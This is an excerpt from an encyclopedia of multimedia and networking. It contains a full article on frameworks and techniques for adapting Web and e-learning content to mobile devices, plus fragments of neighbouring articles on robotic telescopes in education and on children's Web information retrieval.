Good, T. L., & Brophy, J. E. (1997). *Looking in classrooms*. Longman.

ICT Skills Monitoring Group (2002, December 18). *E-business and ICT skills in Europe – Benchmarking member state policy*. Brussels, Belgium: e-Europe Go Digital.

Lalopoulos, G. K., Chochliouros, I. P., & Spiliopoulou, A. S. (2004). Challenges and perspectives for Web-based applications in organizations. In M. Pagani (Ed.), *The encyclopedia of multimedia technology and networking (*pp. 82-88). Hershey, PA: Idea Group Inc.

Medkeff, J. (2000, May). The ASCOM revolution. *Sky and Telescope*.

Price, A., Cohen, L., Mattei, J., & Craig, N. (2005). A needs analysis study of amateur astronomers for the national virtual observatory. *The Journal of the American Association of Variable Star Observers (JAAVSO), 34*, 1-11. Retrieved September 10, 2006, from www.aavso.org/publications/ejaavso/ej20.pdf

Rathod, P., Jardins, M., & Sansare, S. (2003). *Interactive, incremental scheduling for telescopes in education* (Proj. Rep.). Baltimore County, Maryland: University of Maryland, Department of Computer Science and Electrical Engineering.

Rennie, L. J., & McClafferty, T. P. (1996). Science centres and science learning. *Studies in Science Education, 27*, 53-98.

Salmi, H. (2001). Public understanding of science: Universities and science centers. In *Managing university museums* (pp. 151-162). Paris: OECD Publications.

Shoniregun, C. A., Chochliouros, I. P., Laperche, B., Logvynovskiy, O., & Spiliopoulou-Chochliourou, A. S. (Eds.). (2004). *Questioning the boundary issues of Internet security*. London, UK: e-Centre for Infonomics.

Smith, S. F. (1994). OPIS: A methodology and architecture for reactive scheduling. *Intelligent scheduling*. Morgan Kaufman.

Solomos, N., Polykalas, S., Arageorgis, I., Fanourakis, G., Makroyannaki, M., Hatzilau, I., Koukos, I., Mavrogonatos, A., (2001). The networking aspects of Eudoxos: Synergetics of technologies of the first robotic observatory in Greece. *Proceedings of the 5th Hellenic Astronomical Conference, Crete 2001, Greece*.

Sotiriou, S. A., & Vagenas, E. (2004). The guide of good practice, EUDOXOS project. *Ellinogermaniki Agogi, NCSR Demokritos and NOE Eudoxos*. Retrieved February 16, 200_, from www2.ellinogermaniki.gr/ep/eudoxos/upload/GGP.pdf

Stoll, L., & Fink, D. (1996). *Changing our schools: Linking school effectiveness and school improvement*. Buckingham, UK: Open University Press.

Storcksdieck, M., Dierking, L. D, Wadman, M., & Cohen-Jones, M. (2004). Amateur astronomers as informal science ambassadors: Results of an online survey. *Institute for Learning Innovation - Astronomical Society of the Pacific*. Retrieved December 09, 2006, from www.astrosociety.org/education/resources/ResultsofSurvey_FinalReport.pdf

The European Survey of National Priorities in Astronomy (2004, May). *An overview of national planning documents*. European Science Foundation (ESF) - Compiled by the European Astronomical Society (EAS).

KEY TERMS

Broadband Communications: Term characterizing both digital and analogue transmission systems; broadband communications is generally understood to indicate either a fast data-rate digital system or a wide bandwidth analogue system.

Data Analysis: The process of systematically applying statistical and logical techniques to describe, summarize, and compare data; it is the process by which the data requirements of a functional area are identified, element by element. Each data element is defined from a business sense, its ownership is identified, and users and sources of that data are identified. These data elements are grouped into records, and a data structure is created which indicates the data dependencies.

E-Learning: The delivery of a learning, training, or education program by electronic means; e-learning involves the use of a computer or electronic device (e.g., a mobile phone) in some way to provide training, educational, or learning material. E-learning can involve a greater variety of equipment than online training or education, for as the name implies, "online" involves using the Internet or an Intranet. CD-ROM and DVD can be used to provide learning materials.

Internet: A worldwide system of interconnected computer networks; the Internet is a combination of several media technologies and an electronic version of newspapers, magazines, books, catalogs, bulletin boards, and much more. This versatility gives the Internet its power. The Internet's technological success depends on its principal communication tools, the Transmission Control Protocol (TCP) and the Internet Protocol (IP). They are referred to frequently as TCP/IP.

Interoperability Framework: Not simply a purely technical issue concerned with linking up various systems, but the "wider" set of policies, measures, standards, practices and guidelines describing the way in which various organizations have agreed, or should agree, to do business with each other

Master Control System (MCS): For each robotic telescope, this system comprises a set of hardware, software, and communication units, responsible for the management and operation of the telescope.

Telescope: A telescope is basically a device that collects light. The bigger the surface of the primary mirror, the more photons can be collected. Selection of the telescope for a requested observation will be mainly based on: (i) limiting magnitude of the specific telescope in the requested filter; (ii) field of view; (iii) duration of observation; and (iv) visibility of the target. The telescope control system automatically corrects focus variations as a result of temperature changes, based on previously-obtained calibration data.

E-Learning Systems Content Adaptation Frameworks and Techniques

Tiong T. Goh
Victoria University of Wellington, New Zealand

Kinshuk
Athabasca University, Canada

INTRODUCTION

Content adaptation is defined as the process of selection, generation, or modification of content which include text, images, audio, video, navigation, interaction, any object within a Web page, and associate service agreement (Forte, Claudino, de Souza, do Prado, & Santana, 2007) to suit user's context (TellaSonera, 2004). With the proliferation of mobile devices such as personal digital assistants (PDA) and smart mobile phones which have the capability of accessing the Internet anytime and anywhere, there is an increasing demand for content adaptation to provide these devices with appropriate content that is aesthetically pleasant, easy to navigate, and achieve satisfying user experiences. This article first provides an overview of frameworks and techniques in Web content adaptation that are being developed to extend Web applications to non-desktop platforms. After describing general adaptation techniques, this article focuses particularly on the adaptation requirements for e-learning systems, especially when they are accessed through mobile devices.

WEB CONTENT ADAPTATION

Most existing Web applications are geared towards desktop platforms; as a result, only a limited class of users can have access, thus restricting the potential customer growth of the enterprise. With increasing proliferation of a diverse set of mobile devices accessing the Web under different network conditions and users' context, the need for content adaptation is significantly increased. To circumvent this problem, various commercial products and research prototypes dealing with Web content adaptations have emerged such as Spyglass (Spyglass-Prism, 2001), Intel QuickWeb (Intel QuickWeb, 1998), IBM Transcoding proxy (Smith, Mohan, & Li, 1999), Digestor (Bickmore & Shilit, 1997), Mobiware (Angin, Campbell, Kounavis, & Liao, 1998), TranSend (Fox, Gribble, Chawathe, & Brewer, 1998), WingMan (Fox, Goldberg, Gribble, Lee, Polito, & Brewer, 1998), Power Browser (Buyukkokten, Garcia-Molina, Paepcke, & Winograd, 2000), DOM-Based extraction (Gupta et al., 2003), and XADAPTOR (He, Gao, Hao, & Yen, 2007). The types of content adaptation that these systems have looked into are mostly multimedia-rich transformation or the removal of multimedia content (Gupta et al., 2003). In contrast, there are other areas, such as mobile learning, which require the development of Web content adaptations for mobility with respect to user environment, devices capabilities, and network conditions. These areas have distinct features that are yet to be researched extensively. This article provides an overview of some of the promising frameworks and techniques in content adaptation.

RE-AUTHORING


According to Bickmore and Schilit (1997), one straightforward method is to re-author the original Web content. Manual re-authoring can be done, but obviously is the most ineffective way and requires that the Web pages must be accessible for re-authoring. This sometimes poses some practical constraints. However, the underlying principles and questions that are faced are identical for both automatic and manual re-authoring: What are the strategies used to re-author the pages? What are the strategies used to re-designate the navigations? What presentation styles can be achieved? These are the questions facing any content adaptation process. The underlying principle is to isolate and distinguish the Web content objects, presentation objects, navigation objects, and interactive objects for desktop publication, and re-map them into other device-capable objects. Figure 1 shows such a re-mapping process. Once the strategies have been defined and the process is matured, manual re-authoring can be converted into automated re-authoring through HyperText Transfer Protocol (HTTP) proxy server or server-side techniques such as Common Gateway Interface (CGI), or Servlet or client-side scripting. The re-authoring approach can either be mobile device-specific or tailored to multiple classes of devices. For multiple devices re-authoring, transformation-styles sheets (XSLT) and cascading-styles sheets (CCS) can also be used.

From another perspective, re-authoring can be viewed along two dimensions: syntactic (structure) versus semantic (content) and transformation (convert) versus elision (remove). Syntactic techniques operate on the structure of the page, while semantic techniques rely on the understanding of the content. Elision techniques basically remove some information, leaving everything else untouched, while transformation techniques involve modifying some aspect of the page's presentation or content. The Digestor system (Bickmore & Schilit, 1997) used the re-authoring technique that included outlining, first sentence elision, and image scaling, and built an abstract syntax tree to provide content adaptation. The Digestor system used a proxy-based heuristic approach for its automated re-authoring. This method worked well for small-screen mobile devices. However, one should be aware that the elision process might remove certain content and affect the capturing of user profile. There is also a possibility of making customization less accurate.

TRANSCODING

Accoring to Bharadvaj, Anupam, and Auephanwiriyakul (1998), modifying the HTTP streams and changing its content in situ is called active transcoding and is done dynamically without user intervention. Transcoding can be performed in both upstream and downstream directions. An implementation of this technique is MOWSER (Mobile Browser Project, 1996). MOWSER is an Apache proxy server agent written in Perl. MOWSER used proxy to perform transcoding. Various transcoders are currently available for use in content adaptation. For example, VCDGear and PictView are video and image converters, respectively. In MOWSER, the incoming HTTP stream is modified by the proxy to include the capabilities and preferences of the mobile users. The users' preferences and capabilities are stored in the server. Modification and update of preferences is done by a CGI form on a URL at a Web site maintained by the proxy. The proxy then fetches the files with the most suitable format to the requesting client. This implementation assumes that different formats are available for content adaptation. This is not an issue, as different formats can be created on the fly and cached in the server for future requests. Transcoding of images and videos is done using scaling, sub-sampling, or sub-key frame techniques. Transcoding of HTML pages is done by eliminating unsupported tags and allowing the users to select their preferences. This implementation, however, does not touch on the aspect of navigation. This technique, therefore, might not work well if adaptive navigation is required. Most recently, the transcoding technique has been adopted to enhance mobile learning in the Blackboard learning system (Yang, Chen, & Chen, 2007).

Figure 1. Desktop web objects re-authored into mobile device capable objects



ANNOTATION-BASED CONTENT TRANSCODING

Annotation is a way to provide hints that enable a transcoding engine to make better decisions on the content adaptation (Hori, Kondoh, Ono, Hirose, & Singhal, 2000). This method uses some predefined "descriptor or syntax" to define the "rules" for transcoding or adaptation. An external file for the "descriptors" is recommended as it separates content from the HTML mark-up tags. Annotation plays the role of a mediating representation, which provides semantics to be shared between meta-content authors and a content adaptation engine. A potential advantage of an annotation-based transcoding approach is the possibility of content adaptation based on semantics that cannot be achieved by approaches based on Web document syntax. Again, the fundamental principles discussed in the re-authoring also apply in the annotation-based transcoding that comprises of decomposition (isolation), combination (re-mapping), and partial replacement of content (distillation or elision). Hori et al. (2000) used the resource description framework (RDF) for implementing the annotation descriptors, and used Xpath and Xpointer for associating an external description with a portion of an existing document. In their implementation, the relation between the HTML document and the annotation files was not limited to a one-to-one relationship. The annotation used predefined vocabulary such as alternative, splitting hints, and selection criteria. The problem with annotation-based transcoding is that it is very task-oriented, and customization using a mark-up language is limited and difficult to generalize. This method is, however, consistent in using extensive markup language (XML) -related technologies.

MEDIA RELATED RESOURCE FRAMEWORK

This approach defines a Web content adaptation framework using a definition identified as "related resource" (Lemlouma & Layaida, 2001). Related resources define a set of binary relations that can exist between a pair of media resources. A media resource can be an image, a text file, an audio file, a video stream, or something similar, and can be used by more than one document or application. A resource can be authored locally or imported, and may be used by the local server or a remote server. It can also be obtained after applying some transformation techniques. A relation exists between two resources and helps the adaptation process.

The architecture of the framework comprises of the following entities:

1. **The server of content:** It maintains the multimedia content. Services may contain many heterogeneous media, such as text, video stream, and audio, and may be authored in different versions. A server can use the content of another server belonging to the same multimedia system. Transformation is needed if the document is not in XML. A resource profile in CC/PP (Composite Capability/Preference Profile) structure is also needed (Butler, 2002);
2. **Clients:** Clients have several characteristics, and they request their service demands to the servers of content. The clients' profiles are coded in XML/RDF as per CC/PP;
3. **A connection network:** The connection network ensures continued communication between the servers and the clients. No assumption is posed on the connection bandwidth, latency, and accuracy. This means that the client and the servers may interact in bad conditions, which must be taken into account when delivering multimedia content; and
4. **Intermediate proxies:** Proxies can exist between the clients and the servers. A proxy may play the role of a client when the considered interaction is proxy-server-oriented, and the role of a server when the considered interaction is proxy-client-oriented.

The physical architecture is similar to the content adaptation structures in Bharadvaj et al. (1998) and Chen, Yang, and Zhang (2000), while the conceptual model is similar to the object-oriented approach.

The framework provides considerations on Web content adaptation. The use of CC/PP and RDF with XML-based structure is also consistent with the recommendations and standards of the World Wide Web Consortium (W3C).

W3C DEVICE INDEPENDENCE FRAMEWORK

The motivation of the W3C Device Independence Activities (DIA) (W3C, 2006) is closely related to content adaptation for an e-learning system. The goal of the DIA is to develop ways for future Web content and applications to be authored, generated, or adapted for a better user experience when delivered via multiple device types, which can be achieved through Device Independent Authoring Language (DIAL, 2006). In DIA, user experience is defined as a set of material rendered by a user agent who may be perceived by a user and with whom interaction may be possible. In content adaptation for an e-learning system, the goal is to devise a framework for accessing e-learning content via different accessing devices. In addition, content adaptation for an e-learning system should take insights of the DIA perspectives of user, authoring, and delivery mechanisms to formulate a competency framework that focuses on content, learner, device, communication, and coordination dimensions that better fit the e-learning environment.

Motivated by future access scenarios, DIA looks at how Web content can be accessed from three perspectives: the user perspective, the author perspective, and the perspective of delivery mechanism. DIA identifies seven working principles to achieve the goal (W3C, 2006). The seven working principles are: device-independent access, device-independent Web page identifiers, functionality, incompatible access mechanism, harmonisation, characterisation of delivery context, and adaptation preferences. The goal of the device-independent access and device-independent Web page identifier principles is to ensure that a functional user experience is always possible via any access mechanism. The functionality, incompatible access mechanism, and harmonisation principles aim to ensure that functional experience, if not met, should give appropriate feedback to the user, and that harmonised user experience is possible from the author perspective. A harmonised user experience is one that meets the user delivery context and also the quality criteria of the author. In content adaptation for an e-learning system, if the user delivery context cannot be met, the lowest version of the functional user experience could be rendered, depending on the device's capability. The harmonised experience is governed by the coordination dimension, which provides harmonised adaptation based on attributes from other dimensions such as bandwidth, device capabilities, and environment factors. Finally, the characterisation of delivery context and adaptation preference principles ensures that delivery context is made available to the adaptation process, and that users can change their preferences to modify the adaptation process. In the content adaptation for an e-learning system, the delivery context such as bandwidth, device profiles, learner profiles, and preference can either be stored in XML files or estimated in real-time to allow the adaptation to process. User preference can be changed by the user to be reflected in the adaptation process.

FUNCTIONAL-BASED OBJECT MODEL

Functional-based object model (FOM) attempts to understand authors' intentions by identifying Object function instead of semantic understanding (Chen, Zhou, Shi, Zhang, & Wu, 2001). It takes an overview of the Web site instead of being based on purely semantic structure information from HTML tags. The rationale is that every object in a Web site serves a particular function (basic and specific function), which reflect authors' intentions towards the purpose of the object. Based on this concept, the Web site is structured into FOM model, and adaptation rules are applied to the model. FOM includes two complementary parts: Basic FOM based on the basic functional properties of objects; and Specific FOM based on the category of objects.

A basic object is the smallest element in a hypermedia. It has both functions and properties, and can be represented as follows:

BO (Presentation, Semanteme, Decoration, Hyperlink, Interaction)

Basic objects can be grouped into a composite object. A composite object has functions and properties, and can be represented as follows:

CO = {Oi, Clustering Relationship, Presentation Relationship | Oi is the Root Children of the CO, i=1, 2, ..., NR}

where NR is the total number of Root Children of the CO.

The specific function of an object in a given application environment is represented by its category, which directly reflects authors' intentions. There are many object categories according to various purposes, such as Information Object, Navigation Object, Interaction Object, Decoration Object, Special Function Object, and Page Object.

This method requires basic object detection to be performed first to generate the necessary basic objects and category objects. Composite objects are detected by layout analysis of the Web pages, using image pattern detection algorithms. Content adaptation rules are applied to these FOM, and the adapted pages are produced. There are separate rules for each object type.

MOBILE ADAPTATION FRAMEWORK

The mobile adaptation framework (Goh & Kinshuk, 2002; Goh, Kinshuk, & Lin, 2003; Kainulainen, Suhonen, Sutinen, Goh, & Kinshuk, 2004; Kinshuk & Goh, 2003) adapts content for users from mobility- and learning-centered perspectives. One of the unique characteristics of a mobile learner from a pedagogical perspective is the urgency towards the content delivery when and where the learner needs it. Once the delivery context has been resolved, the system packages and delivers the content suitable for the condition. Another characteristic of a mobile learner is the context of mobility and learning environment. As mobility increases, the learning environment can be anywhere such as a hot spot, Internet café, classroom, camping ground, trains, or buses.

Adaptive systems are needed in order to facilitate the various requirements resulting from the array of mobile clients currently available, without duplicating the services and content at the server side. In the case of mobile learning system adaptation, several dimensions of adaptation need to be considered. The mobile adaptation framework consists of five core competency dimensions (Goh & Kinshuk, 2002): content dimension, user dimension, device dimension, communication dimension, and coordination dimension. Within these dimensions, there exist sub-dimensions. Figure 2 depicts the interrelationships within the framework.

Content Dimension

This dimension represents the actual context and knowledge of the application. The *course modules organization* sub-dimension includes attributes such as part, chapters, and sections of the content. Another sub-dimension is the *granular level* of the content that indicates the level of difficulties of the content presented to the learner. The *multimedia* sub-dimension within the content dimension represents the multimedia representation of the content. This includes the use of text, audio, animation, video, 3-D video, animation, and so on to represent the content to the learner. The *pedagogy* sub-dimension represents the teaching models and domain expert models that the system adopts.


User Dimension

The user dimension includes the attributes of the users. The *learning model* sub-dimension includes attributes such as module completed, weight and score, time taken, date of last access, and so on, depending on the algorithms used in determining the learner profile. The *user preference* sub-dimension contains attributes such as preferred difficulty level and learning style. The *environment* sub-dimension represents the actual location where the learner uses the system. Different environments such as Internet café, hot spot, and classroom situation will have to be adopted differently. The adaptation must take into account the *motivation* sub-dimension such as urgency of use. It should be emphasized that it is necessary to adapt content according to the *community* (Klamma, Spaniol, & Cao, 2006) when more than one user are grouped to form a *community*.

Device Dimension

Device dimension consists of the *capabilities* sub-dimension, which includes attributes such as the media support types and its capabilities in presenting multimedia content, display capability, audio and video capability, multi-language capability, memory, bandwidth, cookies, operation platform, and so on. Adaptation depends on the sub-dimension in which the device is used.

Figure 2. Interrelationship within the mobile adaptation framework



Communication Dimension

Under this dimension, there are three operating sub-dimensions. The user can operate in a *real-time online* sub-dimension mode. In this aspect, the operating connecting speed and throughput determine some of the adaptation capabilities, such a multimedia representation or text-based representation. Another sub-dimension is the *pre-fetching capability* of the application. While static pages can be pre-fetched easily, interactive applications need further consideration such as the depth of pre-fetching. Here, device capability, network reliability, and connecting type are the main considerations for adaptation. The third sub-dimension is the *off-line synchronization* sub-dimension. Here the attributes of depth and encrypted cookies need to be considered in order to provide seamless adaptation, especially for Web-based learning application that is highly interactive, where parameters regarding users' actions need to be returned to the server.

Coordination Dimension

The coordination dimension represents the *software and algorithm* sub-dimension of the application, the *presentation* sub-dimension, the *interactivity* sub-dimension of the application, and the *navigation* sub-dimension. In any adaptive system, these dimensions must be well coordinated to provide users good learning experience. The *software and algorithm* sub-dimension contains the script language and server page language to control the flow of the application from feedback through interactivity and navigation sub-dimensions. The *presentation* sub-dimension links to the display and transformation of the content to the user. The *interactivity* sub-dimension represents how the user information can be sent back as feedback to the application. The *navigation* sub-dimension provides both feedback and movement within the application. For instance, in the connectivity dimension mentioned earlier, when a user operates under a synchronization sub-dimension, certain interactivities in the coordination dimension have to be dropped, and cookies and script must be activated to store interactivity information such as the answers to a test. The coordination dimension provides these adaptations.

CONCLUSION

This article discussed several techniques and frameworks for Web content adaptation, ranging from the basic re-authoring to the more sophisticated frameworks that try to induce Web page object "intention". All these methods used similar underlying principles of trying to isolate content, presentation, navigation, interaction and intention. Once these components or objects have been identified, adaptation rules are applied to provide adapted content. Some of these methods provide network bandwidth measurement (Bharadvaj et al., 1998; Chen et al., 2000; Goh & Kinshuk, 2002) to enhance quality of service or content adaptation. This parameter is important in the mobile environment, as the bandwidth is normally limited and the connection is easily interrupted. In the worst case scenario, a pre-fetch or pre-sync method should automatically be recommended in place of online access. The situation is somewhat different when it comes to learning systems, particularly the access to learning systems through mobile devices, because none of these methods use domain knowledge, such as the specific features of the Web sites, to provide adaptation. Thus by analyzing the key features of typical learning systems such as "interactivities" components and "navigation" components, we can prioritize these components and provide better adaptation that suits mobile environments. Pre-fetch or off-line access represents another mode of changing environment (bandwidth), which has not been covered in most of the frameworks except Goh and Kinshuk (2002).

REFERENCES

Angin, O., Campbell, A. T., Kounavis, M. E., & Liao, R. F. (1998, August). The Mobiware toolkit: Programmable support for adaptive mobile networking. *IEEE Personal Communications, 5*(4), 32-43.

Bharadvaj, H., Anupam, J., & Auephanwiriyakul, S. (1998). An active transcoding proxy to support mobile Web access. *Proceeding of the 17th IEEE Symposium on Reliable Distributed Systems. October 20-23, 1998, West Lafayette, IN*.

Bickmore, T. W., & Shilit, B. N. (1997). Digestor: Device-independent access to the World Wide Web. *Proceedings for the Sixth International World Wide Web Conference, April 7, 1997, Santa Clara, CA* (pp. 655-663).

Butler, M. H. (2002). Using capability classes to classify and match CC/PP and UAProf profiles. Retrieved October 18, 2002, from www-uk.hpl.hp.com/people/marbut/capClass.htm

Buyukkokten, O., Garcia-Molina, H., Paepcke, A., & Winograd, T. (2000). Power browser: Efficient Web browsing for PDAs. *Proceedings of CHI2000, The Hague, April, 2000*.

Chen, J., Yang, Y., & Zhang, H. (2000). An adaptive Web content delivery system. *Proceedings of the International Conference on Adaptive Hypermedia and Adaptive Web-Based Systems, AH 2000, August 28-30, Trento, Italy.*

Chen, J., Zhou, B., Shi, J., Zhang, H., & Wu, Q. (2001). Functional-based object model towards Web site adaptation. *Proceedings of WWW10* (pp. 1-5). Retrieved October 18, 2002, from www10.org/cdrom/papers/296/

DIAL (2006). *Device Independence Access Language*. Retrieved September 30, 2007, from http://www.w3.org/TR/2006/WD-dial-primer-20061010/

Forte, M., Claudino, R. A., de Souza, W. L., do Prado, A. F., & Santana, L. H. (2007). A component-based framework for the Internet content adaptation domain. *Proceedings of the 2007 ACM Symposium on Applied Computing, Seoul, Korea, March 11 - 15, SAC '07* (pp. 1450-1455). New York: ACM Press.

Fox, A., Goldberg, I., Gribble, S. D., Lee, D. C., Polito, A., & Brewer, E. A. (1998). Experience with top gun wingman, a proxy-based graphical Web browser for the USR PalmPilot. *Proceedings of the IFIP International Conference on Distributed Systems Platforms and Open Distributed Processing, Middleware '98, Lake District, UK, September, 1998*.

Fox, A., Gribble, S. D., Chawathe, Y., & Brewer, E. A. (1998, August). Adapting to network and client variation using active proxies: Lessons and perspectives. *IEEE Personal Communication, 5*(4), 10-19.

Goh, T., & Kinshuk (2002). A discussion on mobile agent-based mobile Web-based ITS. In Kinshuk, R. Lewis, K. Akahori, R. Kemp, T. Okamoto, L. Henderson & C.-H. Lee (Eds.), *Proceedings of the International Conference on Computers in Education* (pp. 1514-

1515). Los Alamitos, CA: IEEE Computer Society.

Goh T. T., Kinshuk, & Lin, T. (2003). Developing an adaptive mobile learning system. In K. T. Lee & K. Mitchell (Eds.), *Proceedings of the International Conference on Computers in Education 2003, December 2-5, 2003, Hong Kong* (pp. 1062-1065). Norfolk, VA: AACE.

Gupta, S., Kaiser, G., Neistadt, D., & Grimm, P. (2003). DOM-based content extraction of HTML documents. In *Proceedings of the 12th International World Wide Web Conference (WWW 2003)* (pp. 207-214).

He, J., Gao, T., Hao, W., & Yen, I. (2007, January). A flexible content adaptation system using a rule-based approach. *IEEE Transactions on Knowledge and Data Engineering, 19*(1), 127-140.

Hori, M., Kondoh, G., Ono, K., Hirose, S., & Singhal, S. (2000). Annotation-based Web content transcoding. *Proceedings of the Ninth International World Wide Web Conference, Amsterdam, Netherlands, May 15-19, 2000*.

Intel QuickWeb (1998). New Intel technology delivers Web pages faster. Retrieved October 18, 2002, from www.intel.com/pressroom/archive/releases/IN011998.HTM

Kainulainen, V., Suhonen, J., Sutinen, E., Goh, T., & Kinshuk (2004). Mobile digital portfolio extension. In J. Roschelle, T. W. Chan, Kinshuk, & S. J. H. Yang (Eds.), *Proceedings of the Second IEEE International Workshop on Wireless and Mobile Technologies in Education, March 23-25, 2004, JungLi, Taiwan* (pp. 98-102). Los Alamitos, CA: IEEE Computer Society Press.

Kinshuk, & Goh, T. T. (2003). Mobile adaptation with multiple representation approach as educational pedagogy. *Proceedings of the 6th Business Informatics International Congress, September 17–19, 2003, Dresden, Germany*.

Klamma, R., Spaniol, M., & Cao, Y. (2006). Community aware content adaptation for mobile technology-enhanced learning. *Lecture Notes in Computer Science 2006*, (4227), 227-241.

Lemlouma, T., & Layaïda, N. (2001, August). A framework for media resource manipulation in an adaptation and negotiation architecture. OPERA Project, INRIA Rhône Alpes.

Mobile Browser Project (1996). *Mowser - A Web Browser for Mobile Platforms*. Retrieved October 18, 2002, from http://www.cs.purdue.edu/research/cse/mobile/mowser.html

Smith, J. R., Mohan, R., & Li, C. (1999). Scalable multimedia delivery for pervasive computing. *Proceedings of ACM Multimedia '99, Orlando, October, 1999* (pp. 131-140).

Spyglass-Prism (2001). *Spyglass Prism*. Retrieved October 18, 2002, from www.opentv.com/support/primer/prism.htm

TellaSonera (2004). Web content adaptation white paper. Retrieved September 29, 2007, from http://www.medialab.sonera.fi/2004/08/13.html

W3C (2006). Delivery context overview for device independence. Retrieved October 1, 2007, from http://www.w3.org/TR/di-dco/#DIcontext

Yang, J. H., Chen, Y. L., & Chen, R. (2007). Applying content adaptation technique to enhance mobile learning on blackboard learning system. *Proceedings of the Seventh IEEE International Conference on Advanced Learning Technologies, ICALT 2007* (pp. 247-251).

KEY TERMS

Annotation: A technique for content adaptation; special tags are added onto the HTML page to allow browser to operate in a pre-defined function.

Apache: An open-source HTTP server for operating systems including UNIX and Windows NT; a project supported by Apache Software Foundation

CGI: Common Gateway Interface is a standard protocol for users to interact with applications on the Web servers.

HTML: HyperText Markup Language is the language used to create Web content.

HTTP: HyperText Transfer Protocol is a protocol for transferring requests and files over the Internet.

Proxy: A server that sits between the Web server and the client to provide protection and filtering

Resource Description Framework (RDF): RDF is a language for representing information about resources in the World Wide Web.

Transcoding: A technique for content adaptation by modifying the incoming and outgoing HTTP stream

URL: Universal resource locator. URL identifies the address location of the web pages.

XML: Extensive Markup Language is a W3C standard similar to HTML, but allows creators to create their own tags.

Xpath: XPath is a language for addressing parts of an XML document. It is used together with XSLT and XPointer.

Xpointer: Xpointer is the XML Pointer Language that defines an addressing scheme for individual parts of an XML document.

XSL: Extensive Stylesheet Language is a W3C standard which specifies how a program should render XML document data.

Elementary School Students, Information Retrieval, and the Web

Valerie Nesset
McGill University, Canada

Andrew Large
McGill University, Canada

INTRODUCTION

In today's modern world, elementary school students (aged 5 to 12 years) use computers for a wide variety of tasks. These include communication (e-mail, instant messaging, and chatrooms), entertainment (games, video, music, etc.), leisure (such as information relating to hobbies and general interests), and information retrieval to support class-based learning. Internet access is now very widely available from home, school, and public library. A major reason for accessing the Internet is to find Web-based information relevant to classroom learning activities. Undoubtedly the Web represents an enormous and potentially rich source of multimedia information on topics within the elementary school curriculum, but accessing this information does pose a number of challenges. We identify in this article three major problem areas that currently impede effective exploitation by elementary school students of Web-based information resources: information systems are not necessarily intuitive or straightforward for children to use; basic information literacy skills too often are inadequate; and too little content appropriate for young users is available on the Web.

The first technology to gain popularity as a means for children to retrieve information was the CD-ROM. By the early 1990s, a wide variety of multimedia information resources targeted specifically at children were available in this medium. Many were children's encyclopedias, designed to facilitate rapid retrieval of discrete information "chunks," and often multimedia versions of an original print title. These CD-ROMs could offer an engaging, interactive experience for the young student. Although students were willing to explore and experiment with interfaces (Large, Beheshti, Breuleux, & Renaud, 1994; Large, Beheshti, & Breuleux, 1998), they were not necessarily effective at retrieving information from these CD-ROM titles (Marchionini, 1989; Oliver, 1996). In any event, regardless of its strengths and weaknesses as a classroom resource, CD-ROM technology proved transient and was quickly superseded by the expansion of the Internet and the rise of the Web. Yet the information retrieval problems revealed by CD-ROMs would continue to plague the Web.

COGNITIVE DEVELOPMENT IN CHILDREN

The past 50 years have witnessed considerable research concerning the cognitive development of children. Childhood is a time when a gap of only a few years can make an enormous difference in intellectual capability. For example, there is a huge difference in cognitive development between a 5-year-old kindergarten student and a 12-year-old grade-six student. Most researchers in children's cognitive development agree that there are age differences in how children represent their world and which are central to differences in thinking (Bjorklund, 2000). For example, Piaget, a pioneer of research into children's cognitive development, identifies four major stages of development: the sensorimotor stage (0 to 2 years), the preoperational stage (2 to 6 years), the concrete operational stage (7 to 11 years), and the formal operational stage (11 years and older) (Piaget & Inhelder, 1969). As children progress through the different stages, their cognitive processes and information needs change. Information processing theory also asserts that changes throughout childhood are rapid but argues that they are less demarcated than Piaget's stages would suggest (Kail, 2004). These rapid changes have two important consequences. Firstly, research results that have been generated from one age group can only be applied with caution to another age group and secondly, that solutions to information retrieval problems encountered by children may have to differ according to the child's age.

INFORMATION SYSTEM DESIGN

